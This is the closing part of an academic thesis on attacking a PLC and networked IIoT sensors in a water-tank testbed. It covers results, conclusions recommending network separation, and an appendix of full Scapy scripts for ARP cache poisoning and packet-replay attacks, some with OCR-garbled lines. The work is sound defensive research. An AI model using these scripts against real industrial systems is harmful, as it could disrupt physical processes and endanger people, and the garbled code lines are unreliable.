


Figure 36. Drainage caused by disconnection.

5.3.4 Outcome 4: Change in Direction of Water Flow

A unique situation that ended in failure occurred during the ARP cache poison attack with the DPT as the experimental sensor seen in Figure 37. When the connection is cut, the valve is too open at first which causes the gradual drop in water level. However, the last sensor value received is just under the set point enough to cause a slow increase in the valve closure. This slow closure eventually is enough to reverse the drainage and begin to refill the tank which balances the median leading to eventual failure of the metrics. Even though in this situation the test was considered a failure, by calculating the average rate of change using the same technique as used for the situation in Figure 34 and using it to predict a theoretical extended time frame, it is determined that with another 20.99 seconds the test would have been a success.




Figure 37. Change in Direction of Water Flow.

5.4 Intelligent Replay - Outcome 5: Sensor Data is Successfully Manipulated

This outcome is the most interesting one out of the 18 experiments. It is only observed when launching the intelligent replay attack against the Allen-Bradley sensor on the same-subnet configuration, one of which is seen in Figure 38. When the intelligent replay is launch as the Allen-Bradley sensor is used for process control, the results are the same for all 10 runs, making it the most consistent and predictable of all the attacks. Upon inspection of the network traffic, there are three portions of the packet which consistently change. The sequence number in the Ethernet/IP header, the sequence number in the Common Industrial Protocol header, and the pressure data. These portions of the packet are boxed in red in Figure 39 with the pressure data being the red box at the bottom of the figure. Through the study of the network capture pertaining to this experiment, it is determined that if the two sequence numbers are the same, the packet's data is accepted by the PLC; if there is a discrepancy, it is ignored. Additionally, the sequence number must meet or exceed the expected next value by the PLC, or it is ignored. The attack corrupts all the bytes it observes with the same value of 0xFF (all bits as 1's). This value translates to the PLC as a higher sequence number (matching in both locations) and a high pressure which is interpreted as if the tank is at 228% capacity. This value of course is not true, contrasted by the true level's value which is more around 50% in Figure 38. Nevertheless, 0xFF was interpreted by the PLC to be about 228%. Since the PLC received a packet that has a higher than expected sequence number, it reacts to the pressure data. The PLC then assumes it missed a set of the communicated data points, so it closes the UDP communication stream and reconnects with the module through a management TCP connection. With This TCP connection, the PLC creates a new UDP communication stream from which the PLC will receive its pressure data from. This resyncing reaction is repeated every time the attack executes, leading the PLC to drain the tank entirely and prevents it from refilling since the PLC keeps accepting the high value of pressure and reconnecting.

In other words, the attack identifies two portions of the UDP packet which are continually adjusting, the sequence number and pressure data. It does not decipher which portion is which only that it is changing every packet. The attack then changes those portions to 0xFF which is, in this testbed, a high value. The attack then replays the packet with the two identified portions corrupted with high values. The PLC interprets this new packet as having a high value of pressure and a sequence number far in advanced from what it is expecting. The PLC reacts to the high pressure by opening the valve, thinking the water level is too high. Immediately after this the PLC detects that there is a lapse in data due to a high sequence number, so it decides to start a fresh connection with the module and restarts the sequence number back to zero. During this resync process the valve remains open and drains the tank. This happens multiple times throughout the attack and the tank never gets a chance to fill back to a normal capacity due to its continual resyncing.

This attack failed with the Balluff and networked DPT sensor because these two sensors send two different UDP packets: one with pressure data and one management. These different packets confuse the attack to misidentify critical bytes and thus does not corrupt the correct portions of packets.





Figure 38. Intelligent Replay Result.



```
> Frame 1: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
> Ethernet II, Src: PcsCompu_be:0c:78 (08:00:27:be:0c:78), Dst: Rockwell_3e:d8:e1 (00:00:b
> Internet Protocol Version 4, Src: 192.168.2.207, Dst: 192.168.2.20
> User Datagram Protocol, Src Port: 2222, Dst Port: 2222
v EtherNet/IP (Industrial Protocol)
  v Item Count: 2
    v Type ID: Sequenced Address Item (0x8002)
        Length: 8
        Connection ID: 0x05ca3008
        Encapsulation Sequence Number: 367
    > Type ID: Connected Data Item (0x00b1)
v Common Industrial Protocol, I/O
    Data: 6f0100000000000003020302030203020302030202b2…

0000  00 00 bc 3e d8 e1 08 00  27 be 0c 78 08 00 45 bc   ···>···· '··x··E·
0010  00 68 60 a5 00 00 3f 11  93 f0 c0 a8 02 cf c0 a8   ·h`···?· ········
0020  02 14 08 ae 08 ae 00 54  00 00 02 00 02 80 08 00   ·······T ········
0030  08 30 ca 05 6f 01 00 00  b1 00 3a 00 6f 01 00 00   ·0··o··· ··:·o···
0040  00 00 00 00 03 02 03 02  03 02 03 02 03 02 03 02   ········ ········
0050  03 02 02 b2 10 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 43 00                                  ····C·
```

Figure 39. Ethernet/IP packet dissection.

5.5 Corrupted Replay and Subnetted Scenario 6: Little to No effect is observed

Every case of the experiments in the subnetted category failed to cause an effect on the process and maintained a normal behavior as seen with Figure 40 which is the ACP attack against the DPT when operating from the subnetted infected computer. The failure is fully expected since the attacks are all network-based and cannot reach the critical network.

All other failed same-subnet experiments (4, 5, 6, 7, 9) fail because no effect is significant enough to change the overall data distribution, and any outlying effects were from the MITM portion of the attack. Figure 41 is an example of how a failed attack looks like. More specifically, Figure 41 is the Intelligent replay attack against the Balluff sensor on the same network. The spike is due to the MITM causing a brief loss of connection while the infected computer poisons the ARP cache and continues to route the traffic to both nodes. The connection loss is very brief (only a few seconds) but during that time the PLC is not receiving accurate pressure readings, so it does not adjust the valve and causes the water to rise momentarily. After reconnecting the PLC gets its new pressure reading, which due to the rising water is higher than the set point and opens the valve to compensate for the elevated pressure. Shortly thereafter, the process stabilizes and remains unaffected by the attack.

The testbed and protocols were resilient to the corrupted replay attack. The randomized order of corrupted bits resulted in the PLC completely disregarding the corrupted packets and continuing with the next valid packet. Since this was a replay attack, the original traffic was still being routed and the attack was replaying old traffic with altered portions.




Figure 40. No Effect Observed with ACP against DPT on the subnetted network.




Figure 41. MITM Outlier with No Other Effect.

5.6 Chapter Summary

In summary, the attacks collectively had little success. Because of their protocol-agnostic design, any combination of the attacks had just as much of a chance of failing as they did at succeeding. Upon execution only a few are revealed as successful. The ARP cache poison attack is most successful, working with all three of the sensors and meeting the metric for success 93.33% of the time, or 28 out of 30 executions. The rest of the attacks failed with exception to the intelligent replay with a 33% success rate. The intelligent replay only worked when executed against the Allen-Bradley sensor it was successful every run.

VI. Conclusion

6.1 Chapter Overview

It is seen by the ARP cache poison attack and intelligent replay attack, a process dependent on networked sensors introduces a new vector for affecting an industrial controlled process if devices and networks are not engineered with security in mind. This chapter summarizes the problem statement, contributions, future research, and provides concluding thoughts.

6.2 Problem Statement Summary

This research aims to discover how the introduction of IIoT to an ICS system opens the door for sets of vulnerabilities which could be common to more than one ICS network. More specifically, the goal of this research is to determine if attacks between a PLC and IIoT could be performed without knowledge of the supporting industrial protocols. It is hypothesized that due to the ease of access from the network, the ICS can be degraded/controlled by attacking the network between a PLC and IIoT without knowledge of what industrial protocol is used between the two.

This hypothesis was marginally supported as revealed by the ARP cache poison attack and one of the intelligent replay attacks. These attacks function in such a way that no knowledge of the specific protocol was needed to affect the control process between the PLC and the IIoT device. The corrupted replay attack also functioned in this manner but the specific protocol and devices under attack were resilient to randomized corrupted portions of the packets. The intelligent replay was designed to detect what portions of the protocol to attack, choosing bits which changed often and manipulating them. In the specific case of the Allen-Bradley sensor, the changing portions of the protocol were the sequence numbers and process data.

6.3 Research Contributions

This research provides validity into furthering research IIoT and ICS integration. The attacks performed are only a small fraction of the possibilities opened up through the integration. In addition to this, this research gives credence that separation of networks, one network for critical devices and one for non-critical devices, is a best practice to maintain or implement if not already.

In addition to the vulnerabilities explored, the testbed upgrades will allow for further research into the growing application of IIoT within ICS

6.4 Research Limitations and Future Research

The research presented here is limited by two factors. The first is that there is only one PLC available to test the behavior under stress from the attacks: the Allen-Bradley ControlLogix 1756 PLC. The assumption is that the network attacks performed would work on any other ICS with IIoT devices integrated into its control loop due to their protocol-agnostic design. Further research is needed to add validity to that assumption. Second, along the same vein, Ethernet/IP is the only industrial protocol available to test the attacks on the testbed. Due to this limitation future research could focus on how the attacks performed affect any of the protocols mentioned in Chapter 2. It would also be advantageous to research an adjustment to the intelligent replay attack that looks for the same type of packet and only adjust the bytes in the packet of the same structure. This could increase the success by ensuring only one structure of captured packet is analyzed and manipulated. In addition to this, future research could focus on methods which could best secure an ICS network which integrates IIoT while not sacrificing performance or monetary resources.

6.5 Recommendations for Security

It is demonstrated that separation of networks prevents the attacks here. It is likely that it prevents a large host of other attacks as long as the networks remain separated. There are other best practices which could prevent these attacks such as network intrusion detection and prevention systems and firewalls. Segmentation, firewalls, and network intrusion detection and prevention systems are best practice for an ICS and will add defense in depth to this new vector of attack.

6.6 Conclusion

With IIoT comes newer possibilities useful to the more efficient management of a controlled process; however, this requires an ICS to rely on a network of devices. This evolution in how an ICS is designed, changes the attack surface by more than just a one-to-one ratio; as is seen with the Allen-Bradley networked sensor suffering from two different protocol-agnostic attacks. All three sensors were able to have their communication lines to the PLC disrupted by ARP cache poisoning, leading to process faults. These attacks would not work if the sensors were hardwired to the PLC as in the legacy network design. Therefore, the attack surface has evolved with the reliance on networked smart sensors albeit initially smaller than first hypothesized here. That said, it is not impossible to have such a critical process dependent on a switched network. The network setup as seen in the set of experiments that separates the engineering PC from the side of the network which has access to the sensors, eliminates the dangers of at least these protocol-agnostic network attacks. The solution is a separation of networks; one for critical devices and one for non-critical.

Appendix A – Attack Scripts

The following appendix provides the exact Scapy scripts used for each of the attacks. To properly run them a user must have at least Scapy 2.3.3 running over Python 2.7.14 or up. The scripts can be ran using the command `scapy -c <script name.py>`.

ARP Cache Poison Attack

```
def sendOneWayARP(target, victim):
    tmac = getmacbyip(target)
    p = Ether(dst=tmac)/ARP(op="who-has", psrc=victim, pdst=target)
    sendp(p, iface_hint=target)

def set_module_ip():
    while(True):
        global module, modulemac
        module = raw_input("Enter module IP to attack: ")
        print("You entered: "+module)
        choice = raw_input("If correct press 1, if not press any other key: ")
        if(choice == str(1)):
            modulemac=getmacbyip(module)
            return
        else:
            continue

plc = '192.168.2.20'
plcmac = getmacbyip(plc)
module, modulemac = '', ''
timespan = 10
broadcastmac = "00:00:00:00:00:00"
set_module_ip()

#wait = raw_input("Press Enter to continue. Timer for attack will commence.")
time.sleep(60*2.5)
stop = time.time()+(60*5)

while(time.time()<stop):
    sendOneWayARP(plc, module)
    sendOneWayARP(module,plc)
    time.sleep(5)

exit()
```

Corrupted Replay

```
#rearps both nodes to remove host computer from in the middle
import copy
def rearp():
    global plcmac,modulemac,module,broadcastmac,plc,timespan
    p = Ether(dst=plcmac, src=modulemac)/ARP(op="who-has", psrc=module,
    hwsrc=modulemac, hwdst=broadcastmac, pdst=plc)
    sendp(p, iface_hint=plc)
    p = Ether(dst=modulemac, src=plcmac)/ARP(op="who-has", psrc=plc,
    hwsrc=plcmac, hwdst=broadcastmac, pdst=module)
    sendp(p, iface_hint=plc)
    time.sleep(timespan)
    os.system("/root/intercept_off")

def sendOneWayARP(target, victim):
    tmac = getmacbyip(target)
    p = Ether(dst=tmac)/ARP(op="who-has", psrc=victim, pdst=target)
    sendp(p, iface_hint=target)

#this is a traditional arp-cache poison man-in-the-middle attack
def intercept(target, victim):
    global sendOneWayARP, timespan, connection_success
    for i in range(0,5):
        sendOneWayARP(target, victim)
        sendOneWayARP(victim, target)
        time.sleep(timespan)
        if i==1:
            os.system("/root/intercept_on")
            #time.sleep(timespan)
        elif i>=1 and connection_success(victim):
            print("Connection Success!!")
            break

def set_module_ip():
    while(True):
        global module, modulemac
        module = raw_input("Enter module IP to attack: ")
        print("You entered: "+module)
        choice = raw_input("If correct press 1, if not press any other key: ")
        if(choice == str(1)):
            modulemac=getmacbyip(module)
            return
        else:
            continue

```

```
def replay(stop, percent):
    global module, plc, sendOneWayARP, intercept,rearp, timeoutwait
    sent=False
    i=0
    tmp=''

    while(time.time()<stop):
        i+=1
        while(not sent and time.time()<stop):
            tmp = sniff(1)
            if(tmp[0].haslayer('UDP') and tmp[0].haslayer('Raw') and tmp[0][1].src == module):
                while(time.time()<stop):
                    i+=1
                    if(i%100==0):
                        print("Maintaining connection...")
                        sendOneWayARP(plc,module)
                        sendOneWayARP(module,plc)
                    p=copy.deepcopy(tmp)
                    p[0].load = corrupt_bytes(p[0].load, percent)
                    sendp(p)
                sent=True
            if(tmp[0].haslayer('UDP') and tmp[0][1].src != module and not sent):
                os.system("echo -n .")

def rearp():
    global plcmac,plc,module,modulemac, timespan, broadcastmac
    p = Ether(dst=plcmac, src=modulemac)/ARP(op="who-has", psrc=module, hwsrc=modulemac, hwdst=broadcastmac, pdst=plc)
    sendp(p, iface_hint=plc)
    p = Ether(dst=modulemac, src=plcmac)/ARP(op="who-has", psrc=plc, hwsrc=plcmac, hwdst=broadcastmac, pdst=module)
    sendp(p, iface_hint=plc)
    p = Ether(dst=plcmac, src=modulemac)/ARP(op="who-has", psrc=module, hwsrc=modulemac, hwdst=broadcastmac, pdst=plc)
    sendp(p, iface_hint=plc)
    p = Ether(dst=modulemac, src=plcmac)/ARP(op="who-has", psrc=plc, hwsrc=plcmac, hwdst=broadcastmac, pdst=module)
    sendp(p, iface_hint=plc)
    time.sleep(timespan)
    2   wqos.system("/root/intercept_off")

def connection_success(ip):
    for i in range(0,300):
        tmp = sniff(1)
        if(tmp[0].haslayer('UDP') and tmp[0][1].src == ip):
                return True
        return False

plc = '192.168.2.20'
plcmac = getmacbyip(plc)
module,modulemac="",""
timespan=3
timeoutwait=10
percentageToCorrupt=0.15

broadcastmac = "00:00:00:00:00:00"

set_module_ip()
time.sleep(60*2.5)#this allows the baseline to be measured
stoptime = time.time()+(60*5)
intercept(plc,module)
#time.sleep(5)
replay(stoptime,percentageToCorrupt)
rearp()
exit()
```

Intelligent Replay

```
from copy import deepcopy

def sendOneWayARP(target, victim):
    tmac = getmacbyip(target)
    p = Ether(dst=tmac)/ARP(op="who-has", psrc=victim, pdst=target)
    sendp(p, iface_hint=target)

def connection_success(ip):
    for i in range(0,300):
        tmp = sniff(1)
        if(tmp[0].haslayer('UDP') and tmp[0][1].src == ip):
            return True
    return False

#this is a traditional arp-cache poison man-in-the-middle attack
def intercept(target, victim):
    global sendOneWayARP, timespan, connection_success
        for i in range(0,10):
            sendOneWayARP(target, victim)
            sendOneWayARP(victim, target)
            time.sleep(timespan)
            if i==1:
                os.system("/root/intercept_on")
            elif i>=1 and connection_success(victim):
                print("Connection Success!!")
                break

def set_module_ip():
    while(True):
        global module, modulemac
        module = raw_input("Enter module IP to attack: ")
        print("You entered: "+module)
        choice = raw_input("If correct press 1, if not press any other key: ")
        if(choice == str(1)):
            modulemac=getmacbyip(module)
            return
        else:
            continue

def learn(strings):
    global compare, learnedBytes
    #learnedBytes = set()
    if len(strings)<=1:
        print("Not enough packets to compare, canceling")
        return []
    for i in range(0,len(strings)):
        if i == len(strings)-1:
            break
        else:
            learnedBytes = learnedBytes.union(compare(strings[i],strings[i+1]))
    return sorted(learnedBytes)

def compare(string1, string2):
    interestingBytes = set()
    if(len(string1)!=len(string2)):
        return []#return an empty list if the string sizes are not equal
    for i in range(0,len(string1)):
        if int(string1[i],16)!=int(string2[i],16):
            interestingBytes.add(i)
    return interestingBytes

def sendCorruptPacket(plc, module):
    global learn, deepcopy
    lastPacketIndex=0
    tmp = sniff(300)
    collection = list()
    for i in range(0,len(tmp)):
        if(tmp[i].haslayer('UDP') and tmp[i].haslayer('Raw') and (tmp[i][1].src == module)):
            collection.append(tmp[i].load.encode('hex'))
            lastPacketIndex=i

    bytestoaffect = learn(collection)
    print(bytestoaffect)
    p = list(tmp[lastPacketIndex].load.encode('hex'))
    if(len(bytestoaffect)==0):
        print("No UDP packets captured, skipping itteration...")
        return 0
    for i in range(0,len(bytestoaffect)):
        p[bytestoaffect[i]]='f'

    p="".join(p)
    corrupt = deepcopy(tmp[lastPacketIndex])
    #corrupt.show()
    corrupt[0].load = p.decode('hex')
    #corrupt.show()
    sendp(corrupt)
    sendp(corrupt)

plc = '192.168.2.20'
```

```
plcmac = getmacbyip(plc)
module, modulemac = ", "
timespan = 3
broadcastmac = "00:00:00:00:00:00"
set_module_ip()
learnedBytes = set()

stop = time.time()+(60*7.5)
time.sleep(60*2.5)

intercept(plc,module)
time.sleep(timespan*2)
while(time.time() < stop):
    sendCorruptPacket(plc, module)
    sendOneWayARP(plc, module)
    sendOneWayARP(module, plc)
    time.sleep(timespan*2)
    print("current: " + str(time.time())+" stop: "+str(stop))

os.system("/root/intercept_off")
exit()
```

Bibliography

1. The White House, “Presidential Policy Directive -- Critical Infrastructure Security and Resilience | whitehouse.gov,” Office of the Press Secretary, 12 February 2013. [Online]. Available: https://obamawhitehouse.archives.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil. [Accessed 10 Jan 2019].

2. I. Ahmed, V. Roussev, W. Johnson, S. Senthivel, and S. Sudhakaran, “A SCADA System Testbed for Cybersecurity and Forensic Research and Pedagogy,” Proceedings of the 2nd Annual Industrial Control System Security Workshop on - ICSS ’16, pp. 1–9, 2016.

